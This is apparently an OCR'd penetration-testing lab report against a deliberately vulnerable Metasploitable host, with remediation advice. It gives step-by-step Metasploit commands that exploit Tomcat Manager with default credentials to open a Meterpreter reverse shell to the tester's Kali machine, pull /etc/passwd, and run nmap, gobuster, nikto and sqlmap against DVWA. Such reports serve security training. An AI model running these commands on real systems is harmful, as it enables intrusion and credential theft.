
sessions -v

This command lists all Meterpreter sessions with extended information (session ID, type, target, listener, and timestamps). The printed output is captured by the open spool file as part of the evidence log.

Stop Logging

In msfconsole, stop the active spool to finish writing the log.

spool off



Active Meterpreter Session:

- Active Meterpreter session (ID 1) is live and running as tomcat55 on the host metasplo-
- itable.

- The reverse tunnel is open from 192.168.222.128:4444 to 192.168.222.129:34272, created by the exploit/multi/http/tomcat_mgr_deploy module.

- The session is a Java/Linux Meterpreter (UUID 21ba78fb251e671b/...) and is not encrypted; it checked in about 9 seconds ago (timestamp: 2025-10-08 18:11:25 +0530).

- This confirms an authenticated, interactive foothold on the target — save the session log and proceed with authorized, non-destructive post-exploit steps.

Timestamp	Type	Target / Resource	Details
2025-10-08 18:02:32	Exploit	192.168.222.129:8180 (Tomcat)	Exploit #003 — Tomcat RCE achieved. Credentials used: tomcat:tomcat. Meterpreter session opened (ID: 1) using payload java/meterpreter/reverse_tcp.
2025-10-08 18:05:00	Notes	Meterpreter session (ID:1)	getuid output: server user tomcat55. Exploit module: exploit/multi/http/tomcat_mgr_deploy. Validation: Exploit-DB / Rapid7 referenced.

Exploitation Outcome:

We executed the Tomcat manager deploy and successfully uploaded a WAR, executed a JSP, and obtained a Meterpreter reverse shell on 192.168.222.129. Console logs and session metadata confirm remote code execution and an active authenticated foothold. Preserve msfconsole output, session logs, and artifacts for reporting and immediate remediation and follow-up verification.

Remediation:

- Isolate the compromised Tomcat server — immediately disconnect 192.168.222.129:8180 from the network to stop further attacker access and preserve forensic evidence.
- Terminate active sessions and remove malicious files — close the Meterpreter session, delete any unauthorized WAR/JSP files, and check for persistence (cronjobs, startup scripts).
- Change all compromised credentials — reset tomcat:tomcat, the tomcat55 user password, and any other accounts found in the stolen passwd file.
- Patch and harden Tomcat — upgrade to the latest version, disable or restrict the manager application, and enforce strong authentication with limited IP access.
- Reimage and monitor — rebuild the affected host from a clean backup, then rescan and monitor for unusual connections or repeated exploit attempts.

Post-Exploitation Practice:

Description:

After gaining an interactive session, post-exploitation focuses on safely expanding and documenting access. Typical actions include privilege escalation attempts (using allowed Metasploit modules for Windows/Linux), collecting forensic evidence (process lists, memory dumps with Volatility, and key config files), and creating cryptographic hashes of collected artifacts. All steps are non-destructive, well-logged, and performed only within the authorized scope.

Impact:

These activities confirm the depth of an attacker's foothold and reveal sensitive data or misconfigurations that enable lateral movement. Privilege escalation can expose administrative control, while hashed evidence provides tamper-proof proof for reporting and remediation. Together they help prioritize fixes, demonstrate risk to stakeholders, and support incident response or forensic review.

PROOF OF CONCEPT (POC):

Start Metasploit (ensure PostgreSQL/db is running) and open the interactive console with this single command.

Msfconsole

Inside msfconsole, load the Tomcat deploy exploit with this command.

use exploit/multi/http/tomcat_mgr_deploy

Exploit Deployment Tomcat Manager (Metasploit Workflow):

Open the Tomcat deploy module and configure the exploit to target the host, point it at the Tomcat manager port, provide the manager credentials, set your Kali listener details, then launch the attack.

Commands (enter each line at the msf> prompt):

```
use exploit/multi/http/tomcat_mgr_deploy
set RHOSTS 192.168.222.129      # target host
set RPORT 8180                  # Tomcat manager port
set HttpUsername tomcat         # manager username
set HttpPassword tomcat         # manager password
set LHOST 192.168.222.128       # your Kali callback IP
```

set LPORT 4444 # your listener port
exploit # run the exploit

In msfconsole, attach to the live Meterpreter session to run post-exploit commands This opens an interactive Meterpreter shell for session 1, allowing collection of evidence and controlled post-exploitation actions.

sessions -i 1

Background the Meterpreter Session:

At the meterpreter > prompt, run This detaches the interactive session and returns control to the msfconsole prompt while leaving the session active in the background.

Background

Collect Basic Meterpreter Session Evidence

This step grabs basic host and user info from the active Meterpreter session, saves it as evidence, and shows the saved output for quick review.

sessions -i 1 -c "sysinfo; getuid" > ~/vapt_lab/task4/results/basic_evidence.txt && sed -n '1,200p' ~/vapt_lab/task4/results/basic_evidence.txt


it runs sysinfo (OS/arch details) and getuid (current user) inside session 1, writes the combined output to basic_evidence.txt in the Task 4 results folder.

Retrieve Target Download to Results Folder:

Run the Meterpreter download command to pull /etc/passwd into the Task 4 results folder it will save the file as passwd.

download /etc/passwd /home/kali/vapt_lab/task4/results/


This copies the target's /etc/passwd to ~/vapt_lab/task4/results/passwd for evidence and review.



Compute SHA-256 for hostname.txt:

Run this in your Kali terminal it will compute the SHA-256 checksum of hostname.txt and save the checksum to hostname.txt.sha256 inside the same results folder. When it finishes, reply with hashed.

sha256sum ~/vapt_lab/task4/results/hostname.txt | tee ~/vapt_lab/task4/results/hostname.txt.sha256



Evidence Table: SHA-256 Hash Value:

Item	Description	Collected By	Date	Hash Value
Config File	hostname.txt	VAPT Analyst	2025-10-08	9938bcb9598f35f400de7aa09d669b752ec0cce88e4ddf34cc5122 b5976b0
Config File	passwd_head.txt	VAPT Analyst	2025-10-08	af23ffe0bc5479a70a17e799fa699f9ee593f2151b7e1ba597987523c7c733d42

Capstone Project: Full VAPT Cycle

Description:

We conducted a full VAPT against 192.168.222.129: broad service discovery (Nmap) to map open ports and versions; web-focused enumeration (Nikto) and directory brute-forcing (Gobuster) to find admin panels and common app paths (phpMyAdmin, DVWA, Mutillidae); attempted automated injection testing with sqlmap (including an authenticated run against DVWA); inspected web app pages from Mutillidae; and checked auxiliary services like FTP and Tomcat (Tomcat manager reachable, FTP allowing anonymous). We also changed DVWA to LOW to enable test cases. Overall, the engagement combined automated scans and targeted manual checks to identify attack surface, potentially vulnerable application endpoints, and misconfigurations.

Impact:


The findings expose multiple practical risks: attackers gain a clear map of services and entry points (thanks to Nmap/Nikto/Gobuster), increasing the likelihood of targeted exploitation. Anonymous FTP can leak sensitive files or be abused to host malicious content. Accessible admin interfaces (phpMyAdmin, Tomcat manager) and test apps raise the chance of credential compromise or remote code/deployment actions if weak/default credentials exist. Test applications and reduced security settings (DVWA LOW) increase the probability of application-level issues (XSS, CSRF, file upload flaws) leading to session theft, unauthorized actions, or data manipulation. Collectively, these issues present a medium-to-high risk: they can enable account takeover, data exposure, lateral movement, and operational/reputational damage if not remediated.

PROOF OF CONCEPT (POC):

Target: 192.168.222.129 (Metasploitable)

Start the Nmap scan using the command below because it enumerates all TCP ports and identifies service versions, saving results in three evidence formats for later analysis and reporting. This output nmap gives a complete service map to prioritize manual testing (e.g., anonymous FTP, Tomcat manager, web services).

Command used:
nmap -sV -p- --min-rate=1000 -T4 -oA ~/cyart-vapt-team/Week2/scans/nmap_full 192.168.222.129



Nmap scan completed using the command above and the results have been saved as /cyart-vapt-team/Week2/scans/nmap_full 192.168.222.129

Key results (from the scan):

The full Nmap service/version scan revealed multiple exposed services on 192.168.222.129, including:


- FTP (21) — anonymous access allowed.
- SSH (22).
- Telnet (23).
- HTTP (80) — web server reported as *Apache 2.2.8*.
- Samba (139, 445).
- Tomcat (8180) — manager interface reachable.
- MySQL (3306).
- PostgreSQL (5432).

Web Enumeration Directory Brute-Force (Gobuster):

Start Gobuster directory brute-force with this command to enumerate common web directories and admin. this quickly finds common application paths and admin panels that automated scanners may miss, giving targets for focused manual testing.

Command used:

gobuster dir -u http://192.168.222.129/ -w /usr/share/wordlists/dirb/common.txt -o ~/cyart-vapt-team/Week2/scans/gobuster_root.txt




Result:

We ran a Gobuster directory enumeration against the target web server and uncovered several high-value paths, including phpMyAdmin, DVWA, Mutillidae, a WebDAV directory, and Twiki pages. These endpoints are important because they often expose management interfaces, test applications, or writable directories that attackers can abuse. Include the Gobuster output (gobuster_root.txt) as evidence. Recommend restricting or removing unnecessary admin/test panels, locking down WebDAV, and performing focused manual testing on the discovered pages for XSS, CSRF, authentication flaws, and insecure file handling.

Web Server Vulnerability Scan (Nikto):

Start the Nikto web server scan with this command to check for common misconfigurations, exposed files, and known server issues Nikto finds server misconfigurations, default files, exposed scripts (like phpinfo()), directory indexing, outdated server software, and missing/weak security headers items that automated vulnerability scanners often surface early in an assessment.

nikto -h http://192.168.222.129 -output ~/cyart-vapt- team/Week2/scans /nikto_root.txt



Key findings from Scan:


- phpinfo() page exposed.
- Directory indexing enabled on one or more paths.
- Outdated Apache version (reported as Apache 2.2.8).
- Missing or weak HTTP security headers (e.g., X-Frame-Options, Content-Security-Policy, X-Content-Type-Options).

We ran Nikto against the web server and saved the output to nikto_root.txt. The scan flagged several important issues: an exposed phpinfo() page that reveals PHP configuration and environment details, directory listings that could expose sensitive files, an outdated Apache version, and missing security headers that reduce browser-side protections. These findings increase the chance of information disclosure and make it easier for attackers to identify exploitable configurations. Include the Nikto output as evidence and prioritize: removing the phpinfo() page, disabling directory indexing, updating the web server, and adding recommended HTTP security headers.

FTP Enumeration Anonymous Login Check:

Start the anonymous FTP check with this command This Nmap script quickly verifies whether the FTP server permits anonymous login and lists any readable directories or files accessible without credentials a common and high-value information disclosure check during web/host enumeration.

nmap -p 21 --script=ftp-anon -oN ~/cyart-vapt-team/Week2/scans/nmap_ftp_anon.txt 192.168.222.129



Key finding From Sacn:

- Anonymous FTP is allowed. The server permits anonymous login and exposes at least one directory/listing.

We ran an automated anonymous FTP check and confirmed that the target's FTP service allows anonymous logins. This permits unauthenticated users to view (and sometimes upload) files, which can leak configuration files, backups, or other sensitive data. Anonymous FTP can also be abused to host malicious content or act as a staging area for further attacks. The scan output is saved as nmap_ftp_anon.txt and should be included as evidence.

Authenticated SQL Injection Testing DVWA:

Start by logging into DVWA and saving the session cookie, then extract the PHPSESSID and run sqlmap using the saved session.

Command used:

sqlmap -u "http://192.168.222.129/dvwa/vulnerabilities/sqli/?id=1" --cookie="PHPSESSID=${PHPSESSID}; security=low" --batch --level=2 --risk=2 --threads=4 --output-dir=~/cyart-vapt-team/Week2/reports/sqlmap_dvwa

Key finding From Run:

sqlmap executed with the authenticated session but did not find an injectable parameter on the tested DVWA page using the supplied settings. This can occur if the id parameter is not actually used by the page, is filtered/normalized, requires POST/token, or DVWA's security/configuration prevents detection.


We authenticated to DVWA and ran an automated SQL injection assessment against the id parameter of the vulnerabilities/sqli/ page using sqlmap with the site session cookie. Sqlmap completed its checks but did not identify a vulnerable parameter under the tested conditions. Possible causes include the parameter not being used by the application, application-side filtering, CSRF/token requirements, or DVWA configuration differences. Although automated testing was negative, the page was examined manually (saved copies and diffs were generated) and should be re-tested with targeted manual techniques and different request forms (POST, alternate parameters, or higher sqlmap level/risk) before concluding no injection exists.

Mutillidae Index Download & Link Extraction:

Run this command to download the Mutillidae index page and extract likely vulnerable links into a file for manual review:

Command used:

grep -nEi 'sqli|sql|vulnerab|id=|parameter|input|form|action' ~/cyart-vapt-team/Week2/scans/mutillidae_index.html | sed -n '1,200p' > ~/cyart-vapt-team/Week2/scans/mutillidae_links.txt



Key findings:

- Multiple SQLi-related links listed (e.g., “SQLi - Extract Data”, “SQLi - Bypass Authentication”, “SQLi - Insert Injection”, “Blind SQL via Timing”, “SQLMAP Practice Target”).
- Several references to input/parameter-based pages (links mentioning id=, input, parameter, form, action).
- The page contains navigation to a “Listing of Vulnerabilities” and other learning/documentation resources — confirming this is a deliberately vulnerable lab app.
- Some menu entries are empty href="" (may require dynamic JS or different link structure), so further crawling or manual inspection is needed to reach the actual pages.

